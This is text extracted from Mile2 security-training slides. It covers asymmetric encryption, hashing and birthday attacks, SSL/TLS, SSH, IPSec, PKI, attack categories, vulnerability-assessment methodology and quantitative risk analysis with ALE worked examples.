Asymmetric Algorithm Examples



Asymmetric Algorithms

- RSA
- Elliptic Curve Cryptosystem (ECC)
- Diffie-Hellman
- El Gamal
- Knapsack

Key Exchange

Diffie-Hellman key exchange (D-H) is a cryptographic protocol that allows two parties that have no prior knowledge of each other to jointly establish a shared secret key over an insecure communications channel




This key can then be used to encrypt subsequent communications using a symmetric key cipher.



EIGamal is an asymmetric system that is based on DH.



Asymmetric encryption is not very efficient.



Symmetric versus Asymmetric

Attributes	Symmetric	Asymmetric
Keys	One Key is Shared Between Two or More Entities	Each Entity has a Public/Private Key Pair
Key Exchange	Out-of-Band	Public Key is Safely Distributed
Speed	Algorithm is Less Complex and Faster	Algorithm is More Complex and Slower
Number of Keys	Grows as Number of Users Grow	Does not grow uncontrollably
Use	Bulk Encryption, which means Encrypting Files and Communication Paths	Key Encryption and Distribution
Security Service Provided	Confidentiality	Confidentiality, Authentication and Non-Repudiation

Using the Algorithm Types Together

Sender Steps


- Symmetric key is used to encrypt message
- Asymmetric key (receiver's public key) is used to encrypt symmetric key
- Both are sent to destination

Receiver Steps

- Uses symmetric key to decrypt message
- Decrypts symmetric key with receiver's private key

Instructor Demonstration

Instructor will demonstrate using CrypTool to help you understand various encryption methods.



Hashing


A hash is a process to create a unique string of characters from any data source—password, executable etc.

The output is of a fixed length defined by the algorithm.

The output changes completely if the source changes.

It is used mainly for data integrity and secure password authentication.

The hash cannot be reversed to the plain text – one way.



Common Hash Algorithms

Message Digest Family

MD4 (cracked!)

- 128 bits – used to hash local Windows passwords.

MD5 (cracked!)

- 128 bits – used in many systems for data integrity.



Secure Hashing Algorithm

SHA1 (cracked – maybe!)

- 160 bits – used as industry standard & XBOX copy protection!

SHA2

- 224,256,384 & 512 bits – should be used above all others.



Have a look at the different outputs online:

<http://serversniff.net/hash.php>



Birthday Attack

Mathematical Paradox

- How many people have to be in the same room for there to be over a 50% chance that someone has the same birthday as you?
 - 253 people
- How many people have to be in the same room for there to be over a 50% chance that two people have the same birth date?
 - 23 people

Hashing Issue

- It is easier to find two messages that have the same MD value than looking for one particular MD value on a message
- Hashing value = n Brute force to find one specific hash value = 2^n Brute force to find any two matching hash values = $2^{(n/2)}$
- Crux = A hashing algorithm that generates a larger MD value is less vulnerable to a birthday attack than an algorithm that creates a smaller MD value



Example of a Birthday Attack

Bob and Sue create a document before they get married indicating that they will split everything 50/50 if they get a divorce.



They put this through a hashing algorithm and generate MD value X.



Later, Sue makes many copies of the document and slightly changes each one to indicate that she gets everything after a divorce.




Sue runs them all through the same hashing algorithm until one has the same MD value as the original.

A collision takes place



Sue swaps the original document with her new document.



Generic Hash Demo

Instructor will demonstrate the process to create a hash from a text input:

Generic Hash Demo:

This demonstrates the padding technique used for many hash functions.

Enter a message in the text box below.

Step 1


Below is a bit level representation of your message.

<http://nsfsecurity.pr.erau.edu/crypto/generichash.html>



Instructor Demonstration


Instructor will demonstrate Hashing a file using CrypTool and Express Checksum calculator.



Security Issues in Hashing

Strength of Hashing Algorithms

- The hash should be computed over the entire message
- Messages cannot be disclosed by MD value
- Different messages should generate different MD values
 - Collision free
 - Resistant to birthday attacks



Hash Collisions

A hash collision is when two distinct data sources are input into a hashing function which then produce identical outputs.


A good hashing algorithm should minimize this potential as much as possible, to within low probability values.

Cracking the hash refers to deliberately changing the data source so that it matches a previously created hash.

This negates the integrity of the source data.

MD5 Collision Creates Rogue Certificate Authority

mile2.com

 mile2
Cyber Security Training & Consulting

Hybrid Encryption

Symmetric encryption is fast, it has many algorithms available but has the problem of key management.

Asymmetric encryption is inefficient for large amounts of data but handles the key exchange in a secure manner.

Neither allow for authentication or ensure non-repudiation.

Hybrid encryption is very common in secure networks and even for the regular home user!

Hybrid encryption systems bring the best of both together without the downfalls.

Digital Signatures

Digital signatures ensure non-repudiation.



SSL/TLS

Secure Sockets Layer (SSL) and Transport Layer Security (TLS), its successor, are cryptographic protocols which provide secure communications on the Internet for such things as e-mail, Internet faxing, and other data transfers.



SSL runs on layers beneath application protocols such as HTTPS, FTP, SMTP and NNTP and above the TCP or UDP transport protocol.




In typical end-user/browser usage, TLS authentication is unilateral: only the server is authenticated (the client knows the server's identity), but not vice versa (the client remains unauthenticated or anonymous).



TLS also supports the more secure bilateral connection mode (typically used in enterprise applications), in which both ends of the "conversation" can be ensured with whom they are communicating (provided they diligently scrutinize the identity information in the other party's certificate). This is known as mutual authentication.


http://en.wikipedia.org/wiki/Secure_Sockets_Layer



SSL Connection Setup

Steps of Setting Up a SSL Connection

- Server sends client certificate
- Client checks to see if signing CA is in trusted list in browser
- Client computes hash of certificate and compares message digest of certificate by decrypting using CA's public key (CA signed the certificate)
- Client checks validity dates in certificate
- Client will check URL in certificate compared to URL it is communicating with
- Client extracts server's public key from certificate
- Client creates a session key (symmetric)
- Client encrypts session key with server's public key and sends it over
- Server decrypts using private key



SSL Hybrid Encryption



Asymmetric encryption's biggest flaw is that it is inefficient for large amounts of data.

Symmetric encryption's biggest flaw is the secure transfer of the key.

Some cryptography systems now use the best of both and none of the flaws.

SSH

Secure Shell or SSH is a network protocol that allows data to be exchanged using a secure channel between two networked devices.

- Used primarily on Linux and Unix based systems to access shell accounts, SSH was designed as a replacement for TELNET and other insecure remote shells, which send information, notably passwords, in plaintext, leaving them open for interception.
- The encryption used by SSH provides confidentiality and integrity of data over an insecure network, such as the Internet.

SSH uses public-key cryptography to authenticate the remote computer and allow the remote computer to authenticate the user, if necessary.[1]

SSH is typically used to log into a remote machine and execute commands, but it also supports tunneling, forwarding TCP ports and X11 connections; It can transfer files using the associated SFTP or SCP protocols.[1] SSH uses the client-server model.

An SSH server, by default, listens on the standard TCP port 22.[3]

An SSH client program is typically used for establishing connections to an SSH daemon accepting remote connections. Both are commonly present on most modern operating systems, including Mac OS X, Linux, FreeBSD, Solaris and OpenVMS. Proprietary, freeware and open source versions of various levels of complexity and completeness exist.



IPSEC

Developed because IPv4 has no security mechanisms

- Integrated in IPv6

Sets up a secure channel between computers instead of applications

- Application secure channels are usually provided with SSL

Network layer security

Can provide host-to-host, host-to-subnet, and subnet-to-subnet connections



IPSec

mile2.com


IPSec is a set of cryptographic protocols for securing packet flow and key exchange.

Of the former, there are two:

- Encapsulating Security Payload (ESP) provides authentication, data confidentiality and message integrity.
- Authentication Header (AH) provides authentication and message integrity.

Currently only one key exchange protocol is defined, IKE (Internet Key Exchange) protocol.

IPSec protocols operate at the network layer (layer 3 of the OSI model). Other Internet security protocols in widespread use, such as SSL and TLS, operate from the transport layer up (OSI layers 4 - 7).




IPSec

IPSec supports two encryption modes: Transport and Tunnel.

Transport mode encrypts only the data portion (payload) of each packet, but leaves the header untouched. Routes normally.

The more secure Tunnel mode encrypts both the header and the payload. On the receiving side, an IPSec compliant device decrypts each packet. Tunneling protocol dictates route.



Public Key Infrastructure


PKI is a user invisible system to allow for the easy usage of encryption systems and the heightened security they offer.

The main components include:

- Certificate Authority
- Registration Authority
- Digital certificates
- Certificate revocation lists (CRL)
- Public key-enabled applications and services


The building blocks are digital certificates that allow for mutual authentication and much superior encryption levels.

If a certificate is exposed to a hacker, it must be immediately revoked.



Quantum Cryptography

Quantum cryptography, or quantum key distribution (QKD), uses quantum mechanics to guarantee secure communication.



It enables two parties to produce a shared random bit string known only to them, which can be used as a key to encrypt and decrypt messages.




A central problem in cryptography is the key distribution problem. Public-key cryptography, relies on the computational difficulty of certain hard mathematical problems, whereas quantum cryptography relies on the laws of quantum mechanics.



Eavesdropping can be viewed as measurements on a physical object (photon/electron), in this case the carrier of the information.



Attack Vectors



Discovered Password

Network Attacks

Replay Attack

- Attacker obtains a set of credentials and sends them to an authentication service
- Captures username, password, token, and ticket
- Timestamps and sequence numbers are used to protect against this attack

Man-in-the-Middle Attack

- Attacker injects itself between two users and reads messages going back and forth, or manipulates messages
- Sequence numbers and digital signatures are used to countermeasure this type of attack

More Attacks (Cryptanalysis)

Classical cryptanalysis:	Symmetric algorithms:	Side channel attacks:	External attacks:
<ul style="list-style-type: none">• Frequency analysis• Index of coincidence• Kasiski examination	<ul style="list-style-type: none">• Boomerang attack• Brute force attack• Davies' attack• Differential cryptanalysis• Impossible differential cryptanalysis• Integral cryptanalysis• Linear cryptanalysis• Meet-in-the-middle attack• Mod-n cryptanalysis• Related-key attack• Slide attack• XSL attack	<ul style="list-style-type: none">• Power analysis• Timing attack	<ul style="list-style-type: none">• Black-bag cryptanalysis• Rubber-hose cryptanalysis

Review

Encryption Overview

Symmetric Encryption

Asymmetric Encryption

Hashing

Hybrid Encryption

Advanced Encryption Methods

Attack Vectors

Why Vulnerability Assessment?



Overview

What is a Vulnerability Assessment?



Compliance and Project scoping



Assessing Current Network Concerns



Network Vulnerability Assessment Methodology



Policy Review (Top-Down) Methodology



Technical (Bottom-Up) Methodology

What is a Vulnerability Assessment?



A vulnerability assessment is the process of identifying, quantifying, and prioritizing (or ranking) the vulnerabilities in a system.

The basic process involves a diligent analysis of the target system for any weaknesses, technical flaws or vulnerabilities.

Vulnerability from the perspective of disaster management means assessing the threats from potential hazards to the population and to infrastructure. It may be conducted in the political, social, economic or environmental fields.

For a full definition Ref: http://en.wikipedia.org/wiki/Vulnerability_assessment

Vulnerability Assessment



The systematic examination of a system to identify those critical infrastructures or related components that may be at risk from an attack and the determination of appropriate procedures that can be implemented to reduce that risk.

[The] systematic examination of an information system (IS) or product to determine the adequacy of security measures. Identify security deficiencies, provide data from which to predict the effectiveness of proposed security measures, and confirm the adequacy of such measures after implementation. [INFOSEC-99]

Benefits of a Vulnerability Assessment

Satisfy prerequisites
for cyber security
insurance & then
conduct a Penetration
test, if needed

Intelligently
manage
vulnerabilities

Avoid the cost of
network downtime

Justify security
investments

Pre-Check to see if
you meet regulatory
requirements and
avoid fines

Preserve corporate
image and
customer loyalty

What are Vulnerabilities?

Vulnerabilities are documented problems or errors that can be used maliciously to make the system perform in a way unintended.

There are also undocumented vulnerabilities in all systems and trying to test for the unknown will be a challenge.

A technical NVA will only look for the holes that have been published.

The main purpose of vulnerability assessment is to find out what systems have flaws and take action to mitigate the risk

Security Vulnerability Life Cycle



Most attacks
occur here



Compliance and Project Scoping

mile2.com



Developing the scope of a project is the early work where we decide what boundaries we will set to limit the work of the project.

Those boundaries (in a network vulnerability assessment project) are defined by:

- What physical limits will exist?
- What parts of the organization will be included
- How much (if not all) of the network will be reviewed?
- How many people will be consulted?
- How many people will be working on the project?

Most failed projects come to grief because the scope of the project was poorly defined to begin with, or because the scope was not managed well and was allowed to "creep" until it was out of control. If we are going to manage the project well, then setting the scope for the project is key to its success.

Setting the scope for a network vulnerability assessment (NVA) project means that we will start with a Project Overview Statement and then develop the Project Scope Document. The Project Scope Document consists of elements of the Project Overview Statement, a Task List, and the documents that set limits on the Task List. The Task List and the documents that set limits on the tasks will form the basis of our project plan for the NVA.

The Project Overview Statement

Should be one page, simple in its statements, and clear in its objectives. It should contain:

- **Project definition**: a short description of the purpose of the project and must contain a statement of the benefit that doing the project will bring
- **Project goal**: one or two sentences that state what problem or weakness the project will address
- **Objectives**: a short list of objectives that have to be met to reach the project goal
- **Success factors**: quantification of the benefits of doing the project. For an NVA, the success factor can be a detailed knowledge of the weaknesses in the organization's network (knowledge is a benefit).
- **Assumptions**: details of the strengths, weaknesses, opportunities, and threats involved in the project, but simplicity is the key

Project Overview Statement

Company Name:	Mile2		
Project Title:	Network Vulnerability Assessment (internal)		
Date:	1/14/2013	Sponsor:	Mile2, Europe
Project Manager:	R. Friedman		
Project Definition: This network vulnerability assessment is being carried out to measure the risk associated with operating Another Company's network in its current state. The result of this project will include detailed knowledge of vulnerabilities present in the network and the actions needed to reduce those risks.			
Objectives: Obtain or compile a book of [company name] business objectives, strategic business directions, mission statements, etc. Compile a book of [company name] Information Security Policies, procedures, and standards. Include applicable regulations, laws, guidelines, circulars, etc. Compile a book of network topography information that includes drawings, notes, updates, operating system information, release numbers, patches, etc. Create an analysis report that comments on the effectiveness of [company name] Information Security Policies, Procedures, Standards, etc. Create an analysis report that comments on the current network configuration. Produce a management report, based on the analyses, which states the risk associated with operating [company name] network in its current state, along with detailed information on the actions needed and costs associated with reducing that risk.			
Success Factors: Documented details of [company name] Information Security Policies, Standards, and Procedures in one authoritative book. Details of [company name] network topography, to include drawings, notes, updates, operating system information, release numbers, patches, etc. in one authoritative book. [Company name] management knowledge of the risks associated with operating [company name] network in its current state — which will allow [company name] management to make informed decisions.			
Strengths: Experience level of network management staff Commitment of management to the project Information security staff level of knowledge about network controls			
Weaknesses: Network topography documentation Location and currency of information security policy, standards, etc.			
Opportunities: Willingness of network users to communicate			
Threats: Availability of staff to interview			

Most failed projects come to grief because the scope of the project was poorly defined to begin with, or because the scope was not managed well

Assessing Current Network Concerns

Vulnerabilities in the Service

- Web Services are notorious

Vulnerabilities in the Protocols Used

Vulnerabilities in the Intermediate Systems

Vulnerabilities in the Host OS

- Windows, Unix, Linux

Vulnerabilities in the Client



Vulnerabilities in Networks



More Concerns



Network Vulnerability Assessment Methodology

Key terms used in the NVA include the following:

Risk: the probability that a threat will exploit a vulnerability to adversely affect an information asset

Threat: an event, the occurrence of which could have an undesired impact

Threat impact: a measure of the magnitude of loss or harm on the value of an asset

Threat probability: the chance that an event will occur or that a specific loss value may be attained should the event occur

Safeguard: a risk-reducing measure that acts to detect, prevent, or minimize loss associated with the occurrence of a specified threat or category of threats

Vulnerability: the absence or weakness of a risk-reducing safeguard

Network Vulnerability Assessment Methodology


mile2.com



The NVA methodology outlines the steps that security professionals should follow when performing an NVA. This methodology demonstrates a commitment to the requirements of the International Standards for Information Security (ISO 17799) and the CISSP (Certified Information Systems Security Professional) common body of knowledge as criteria for security assessments.

The next section provides details on the phases and sub-tasks involved in performing an NVA, and discusses the essential tasks in each phase and how to do each of the tasks and sub-tasks.

Phase I: Data Collection

- 
- Review applicable state and federal laws affecting this particular client.
 - Review available documentation; note areas of concern.
 - Draw up a list of known bugs and security vulnerabilities to test for in the client environment.

Phase II: Interviews, Information Reviews, and Hands-On Investigation

The steps that the NVA team should perform during this phase of the process include:

The NVA team defines roles or functions about which it wants to gather information.

The Team Lead and POC develop an interview schedule.

The client POC arranges interviews with appropriate client staff members and provides office space for the NVA team

Appropriate members of the NVA team interview identified appropriate staff members and other identified personnel

The NVA team (usually) requests additional documents (that were not provided in Phase I).

The NVA team requests additional interviews, as needed.

The Team Lead requests facility and network clearance and passwords for team members from the client POC, as required.

The NVA team tours computing facilities and conducts tests of operating systems, hardware, network devices, and software.

The NVA team tours facilities and performs physical plant inspection.

Phase III: Analysis

This phase entails:

Risk Analysis

The process of analysis actually begins with the acquisition of the first document and only ends in the generation of the Draft Report during Phase IV. Analysis spans most of the NVA process and generates the majority of content in the report.

Security Policy

Threat Analysis



Analysis cont.

To be successful, the NVA team will have to identify what network security concerns have the highest priority. This will allow the team to focus on those threats and risks that can cause the enterprise the most damage. Understanding that the security concerns include personnel and physical, as well as technical issues, will ensure the most comprehensive assessment prospect.

Use all of the resources available to plot what threats will be addressed. Do your research to gather significant issues and then prioritize these risks based on the probability of occurrence and impact to the enterprise or network. Concentrate on those issues that will bring the biggest impact to your organization. Use your team to identify additional items and measure their specific impact.

Developing a checklist will assist the NVA team in ensuring that basic security controls are examined. Do not just use the checklist. Listen and ask questions and be ready to include additional information in the examination process.



Risk Management

Risk Management

- Reducing risk to an acceptable level
- Risk cannot be eliminated, but it must be managed

Risk Analysis

- An assessment to:
 - Identify a company's assets
 - Assign values to assets
 - Identify the assets' vulnerabilities and threats
 - Calculate their associated risks
 - Estimate potential loss and damages
 - Provide solutions

Why Is Risk Management Difficult?

Risk Management

Trying to predict the future

Incredible number of variables to identify

Surmising all possible threats and providing solutions to them

Gathering data from many sources

Dealing with many unknowns

Quantifying qualitative items

Risk Analysis Objectives



The Purpose of a Risk Analysis

- It is a tool used in risk management
- Helps ensure that the company's security program is...
 - Cost-effective
 - Relevant
 - Appropriate for the *real* threats to the company



Putting Together the Team and Components

mile2.com

Risk Analysis Team

- Should represent different departments of a company
- Management will decide upon team members



Tools of the Trade

- Automated tools require less repetitive data input
- Can run same data through several scenarios
- Analysis is still a time-consuming task

What Is the Value of an Asset?

miley2.com

Cyber Security Training & Consulting

An Asset's
Value Is
Calculated
by
Reviewing:

- Cost of acquisition
- Replacement cost
- Cost of developing the asset
- Role of the asset in the company
- Amount adversaries are willing to pay for the asset
- Cost of maintaining and protecting the asset
- Production and productivity losses resulting from compromise of asset
- Liability if asset is not properly protected



Examples of Some Vulnerabilities that Are Not Always Obvious

Lack of security understanding

- Real security requires real knowledge
- Technical to the C-level in companies

Misuse of access by authorized users

- Authorization creep
- Can now be a criminal offense according to specific laws

Concentration of responsibilities

- Separation of duties

Not being able to react quickly

- No response team or procedures

Lack of communication structure

Lack of ways to detect fraud

- Rotation of duties
- Technologies and processes

Categorizing Risks

Risks

- Potential loss
 - Ramifications of exposure
- Delayed loss
 - Secondary ramifications of exposure
- Much harder to identify and calculate

List Examples of...

- Potential losses
- Delayed losses



Some Examples of Types of Losses

Potential Losses

- Loss in production and productivity
- Cost of repairing damages
- Cost of consultants' or experts' services
- Loss in revenue
- Loss of customers

Delayed Losses

- Loss in reputation
- Loss of potential customers
- Late fees or penalty fees
- Loss in market share



Different Approaches to Analysis

Quantitative

Assigning numeric and monetary values

Management usually requires results in monetary values

May start out with a qualitative approach

Qualitative

Opinion-based

Use of a rating system

Scenario-based

Who Uses What?

In Most Situations...

Companies usually use quantitative

Government agencies usually use qualitative

Profit-based organization

Have to provide protection no matter what

- DoD
- DoE
- Military units
- NSA

Qualitative Analysis Steps

mile2.com



Steps to Qualitative Analysis

- Gather company “experts”
- Present risk scenarios
- Rank seriousness of threats
- Rank countermeasures

Delphi Method

- Anonymous input
- More honest data collected
- Helps ensure no intimidation

Quantitative Analysis

mile2.com

 mile2
Cyber Security Training & Consulting

Exposure factor = the percentage of loss that could be experienced



Annualized rate of occurrence (ARO) = frequency of threat taking place

What is the ALE value then used for?

ALE Values Uses



Helps Categorize Risks

- The more damaging risks need to be addressed first



Helps Determine Amount to Spend on Countermeasure

- Countermeasure should not cost more than the ALE value



Helps Create a Security Budget

- Helps management know the amount that needs to be budgeted to protect assets

ALE Example

1.

- If an e-commerce site is attacked (value = \$300,000), it is estimated to cause 40% in damages to a company based on...
- Liability costs
- Confidential data being corrupted
- Loss in revenue
 - Asset Value ' EF = SLE
 - $300,000 \cdot .4 = 120,000$

2.

- Based on current safeguards, this threat is estimated to happen once in 12 months
- SLE ' ARO = ALE
 - $120,000 \cdot 1.0 = 120,000$

3.

- Management should not spend over this amount to protect this asset

ARO Values and Their Meaning

mile2.com



One time in a 12-month period

ARO = 1.0



Once in 10 years

ARO = 0.1



Once in 100 years

ARO = 0.01



Calculate the correct ALE value if...

Facility is worth \$650,000 and a tornado is expected once every 10 years that will damage 35% of the facility

ALE Calculation



SLE = \$227,500

$$\cdot \$650,000 \times 0.35 = \\ \$227,500$$

ALE = \$22,750

$$\cdot \$227,500 \times 0.1 = \$22,750$$

What does the company do with this value?

Can a Purely Quantitative Analysis Be Accomplished?

mile2.com



NO!

A quantitative analysis requires quantifying many qualitative items.

How do you assign a value to a reputation?

How can you know the potential customers that will be lost?

How can you properly predict market share loss?

All of these questions are difficult, but are required in a quantitative analysis.

Comparing Cost and Benefit

mile2.com

miley2[®]
Cyber Security Training & Consulting

Cost/Benefit Analysis

The annualized cost of countermeasures should not be more than potential losses

If a server is worth \$3,000, a countermeasure that costs \$4,000 should not be used

Not as cut and dried as it may seem



How do you determine the cost of a countermeasure?

miley2[®]

Countermeasure Criteria

A Countermeasure Should ...

- Mitigate the identified risk
- Be cost-effective

(ALE before implementing countermeasure) – (ALE after implementing countermeasure) – (annual cost of countermeasure) = value of the countermeasure to the company

If ALE for a specific asset is \$78,000, and after implementation of the control the new ALE is \$20,000 and the annual cost of the control is \$60,000, what is the value of the control to the company?



Calculating Cost/Benefit


If ALE for a specific asset is \$78,000, and after implementation of the control the new ALE is \$20,000 and the annual cost of the control is \$60,000, what is the value of the control to the company?

- $\$78,000 - \$20,000 = \$58,000$
- $\$58,000 - \$60,000 = -\$2,000$

Company should not implement this control.

Not cost-beneficial.

Cost of a Countermeasure



Can You Get Rid of All Risk? mile2

mile2.com

